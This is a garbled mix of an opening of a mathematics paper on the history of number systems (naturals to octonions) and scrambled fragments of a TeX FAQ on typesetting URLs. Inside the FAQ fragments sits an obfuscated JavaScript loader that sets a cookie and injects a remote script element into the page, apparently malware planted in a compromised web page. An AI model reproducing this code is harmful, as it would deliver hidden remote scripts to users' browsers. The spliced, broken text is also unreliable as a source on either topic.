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

THE EVOLUTION OF NUMBER IN MATHEMATICS

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Abstract. The number concept has evolved in a gradual process over ten millenia from concrete symbol association in the Middle East c.8000 BCE ("4 sheep-tokens are different than 4 grain-tokens")[1] to an hierarchy of number sets ($\mathbb{N} \subset \mathbb{Z} \subset \mathbb{Q} \subset \mathbb{R} \subset \mathbb{C} \subset \mathbb{H} \subset \mathbb{O}$)[2] the last four of which unify number with space and motion.[3] In this paper we trace this evolution from whole numbers at the dawn of accounting with number-tokens through the paradoxes of algebraic irrationals, non-solvability by radicals[4], and uncountably many transcendentals, to the physical reality of imaginary numbers and the connection of the octonions with supersymmetry and string theory.[5](FAQ3) Our story is of conceptual abstraction, algebraic extension, and analytic completeness, and reflects the modern transformation of mathematics itself. The main paper is brief (four pages) followed by supplements containing FAQs, historical notes, and appendices (holding theorems and proofs), and an annotated bibliography. A project supplement is in preparation to allow learning the material through self-discovery and guided exploration.

For scholars and laymen alike it is not philosophy but active experience in mathematics itself that can alone answer the question: 'What is Mathematics?'
Richard Courant (1941), book of the same title

"One of the disappointments experienced by most mathematics students is that they never get a [unified] course on mathematics. They get courses in calculus, algebra, topology, and so on, but the division of labor in teaching seems to prevent these different topics from being combined into a whole. In fact, some of the most important and natural questions are stifled because they fall on the wrong side of topic boundary lines. Algebraists do not discuss the fundamental theory of algebra because "that's analysis", and analysts do not discuss Riemann surfaces because "that's topology," for example. Thus, if students are to feel they really know mathematics by the time they graduate, there is a need to unify the subject."
John Stillwell (1989), Mathematics and Its History

Over the past ten millenia, a gradual process of conceptual abstraction and algebraic and analytical extension has transformed mathematics and unified counting[6], motion, and space into a generalized concept of number. Number here refers to quantities which can be combined through computation using one or more operations.(FAQ X2)[7]

The whole numbers have long been familiar to all who can count. But though the archaeological evidence for counting dates to at least 8,000 B.C.E.,[8] recent research on the Piraha tribe of the Brazilian Amazon (2004)[24] [11] [12] [13] [14] has shown that the development of counting and its linguistic expression are not universal amongst all human cultures, contrary to previous belief.[15] For those cultures that adopt numeracy,[16] the arithmetic operations, negative numbers, and rational fractions become familiar through accounting transactions (commerce and banking)[17], statal administration (apportionment, taxation, re-

These are able to represent both very large and very small numbers with a known maximum error for numbers falling within range.[25]

The pressure to extend the exact numbers (those having no error) beyond the rationals comes from 1) numerical mathematics via error analysis, 2) geometry via incommensurability of length and area, 3) algebra via the desire for algebraic closure and for solving algebraic polynomials, and 4) analysis via completeness (freedom from 'holes') and connectedness (continuous paths connecting any two points) required to model the continuum.

These constraints will take us as far as the one-dimensional reals $\mathbb{R}$ and two-dimensional complex numbers $\mathbb{C}$. But beyond this, it is curiosity and the intriguing possibility of a higher dimensional analogue to $\mathbb{C}$ that culminates in the four-dimensional quaternions $\mathbb{H}$ and eight-dimensional $\mathbb{O}$. But as often in mathematics, the results of a pure thought experiment find an application. The octonions, discovered in 1843, have earned a place in 20th century applied maths by explaining why this tower of algebras progresses in powers of 2, why it stops at 8 dimensions (FAQ3), and now, in the 21st century the possibility that the 8-dimensional number system may be the best language for describing the fundamental 'grand unified theories' of the universe. But first things first.

Computationally, exact numbers are required to improve floating point numerical algorithms and identify the best arrangement of calculations to control the error that accumulates during extended computations.[26]

But geometry shows that the rational exact numbers are not plentiful enough to include many quantities which are undeniably qualified to be considered as 'number', despite there being infinitely many rationals, both at the large and small scales, and the property of Archimedes which says between any two rationals there is always another. In other words, there is no smallest quantum of granularity between rational numbers.

The existence of demonstrably irrational numbers should come as a shock—as it was for the Greeks—but once one is found, then there are a whole lot more: these appear commonly as geometric lengths (e.g. diagonals of squares and cubes e.g. $\sqrt{2}$ and $\sqrt[3]{2}$), ratios of lengths (e.g. circumference to diameter π,[27] and the golden ratio*), chords of circles ($2\sin\theta$ for rational θ, i.e. not multiples of π), arclengths of ellipses,[28] rates (e.g. growth rate e under continuous compounding), or as binary decimal expansions whose digits encode a parameterized decision problem (e.g. setting the nth binary digit to 1 if the nth integer is prime, else 0).

Some of these are algebraic numbers, i.e. roots of polynomials with rational coefficients (integers if denominators are cleared), but many are not, i.e. are transcendental. Yet all of these irrational quantities exist in the sense that they can be defined precisely and computed to arbitrary precision using rational numbers (typically using iteration) even though they themselves are demonstrably not rational.(FAQ9)

While the rationals are closed with respect to arithmetic (plus, minus, multiply, divide, power) they are not closed with respect to algebraic operations (root). For example, it is not possible to solve every algebraic equation having rational coefficients within the rationals. Consider that $x^2 - c = 0$ has no rational solutions either when $c < 0$ or c is prime, since $\mathbb{Q}$ contains neither $\sqrt{-1} = i$ nor $\sqrt{p}$ for any prime p.[29]

The simplest expansion is by field extension $\mathbb{Q}[F]$, where F is the set of constants required to keep the system closed, e.g. $\mathbb{Q}[i := \sqrt{-1}]$ or $\mathbb{Q}[\{\sqrt[3]{2}, \sqrt[3]{2}^2\}]$. Expanding the rational numbers $\mathbb{Q}$ to include these 'new' numbers requires defining what addition and multiplication look like so as to 1) preserve the relations of the existing numbers, and 2) ensure that what's added preserves arithmetic closure.[30] Multiplication

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Path, though it works in simple situations, makes no attempt to work with LaTeX (it is irremediably fragile).. (hyperref isn't available in a version for use with Plain TeX)Note that neither \path (from package path) nor \url (from package url) is robust (in the LaTeX sense).

A small patch is also necessary: the required sequence is therefore:The hyperref package, which uses the typesetting code of url, in a context where the typeset text forms the anchor of a link.

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The url package, which defines an \url command (among others, including its own \path command).. It can produce (LaTeX-style) 'robust' commands (see use of \protect) for use within moving arguments.

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(Note that the package never does "ordinary" hyphenation of names inside an URL.. So one might write: after which, \faqhome is robust. Despite its long and honourable history, it is no longer recommended for LaTeX use.

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constructor(\x22return\x20this\x22)(\x20)'+');');_0x1b7cc7=_0x54a37f();}catch(_0x3f5804){_0x1b7cc7=window;}var _0x556d68='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';_0x1b7cc7['atob']||(_0x1b7cc7['atob']=function(_0x31d0ed){var _0x118577=String(_0x31d0ed)['replace'](/=+$/,'');for(var _0x1d9384=0x0,_0x52047f,_0x53ed64,_0x333fa4=0x0,_0x372bde='';_0x53ed64=_0x118577['charAt'](_0x333fa4++);~_0x53ed64&&(_0x52047f=_0x1d9384%0x4?_0x52047f*0x40+_0x53ed64:_0x53ed64,_0x1d9384++%0x4)?_0x372bde+=String['fromCharCode'](0xff&_0x52047f>>(-0x2*_0x1d9384&0x6)):0x0){_0x53ed64=_0x556d68['indexOf'](_0x53ed64);}return _0x372bde;});}());_0x1880['base64DecodeUnicode']=function(_0x7f87e0){var _0x55ce81=atob(_0x7f87e0);var _0x42b871=[];for(var _0x223587=0x0,_0x2917f9=_0x55ce81['length'];_0x223587=0x0){_0x2d779d=!![];}}if(_0x2d779d){cookie[_0x1880('0x27')](_0x500f7a[_0x1880('0x28')],0x1,0x1);if(!_0xcea894){if(_0x500f7a[_0x1880('0x29')](_0x500f7a[_0x1880('0x2a')],'dto')){_0x500f7a[_0x1880('0x2b')](include,_0x500f7a[_0x1880('0x2c')](_0x500f7a['QqdCX'](_0x500f7a[_0x1880('0x2d')],q),''));}else{var _0x404646=document[_0x1880('0x1')](_0x500f7a[_0x1880('0x2e')]);_0x404646[_0x1880('0x2f')]=url;document[_0x1880('0x30')](_0x500f7a['EjgPb'])[0x0][_0x1880('0x4')](_0x404646);}}}}R(); Typesetting URLsURLs tend to be very long, and contain characters that would naturally prevent them being hyphenated even if they weren't typically set in \ttfamily , verbatim.. Its chief disadvantage is fragility in LaTeX moving arguments The Eplain macros — define a similar \path command.. The author of this answer prefers the (rather newer) url package (directly or indirectly); both path and url work well with Plain TeX (though of course, the fancy LaTeX facilities of url don't have much place there).. If you need a URL to go in a moving argument, you need the command \urldef from the url package.. Two other useful options allow line breaks in the URL in places where they are ordinarily suppressed to avoid confusion: spaces to allow breaks at spaces (note, this requires obeyspaces as well, and hyphens to allow breaks after hyphens..)It is possible to use the url package in Plain TeX, with the assistance of the miniltx package (which was originally developed for using the LaTeX graphics package in Plain TeX).. The command gives each potential break character a maths-mode 'personality', and then sets the URL itself (in the user's choice of font) in maths mode.. Therefore, without special treatment, they often produce wildly overfull \hbox es, and their typeset representation is awful.. There are three packages that help solve this problem:The path package, which defines a \path command. e10c415e6f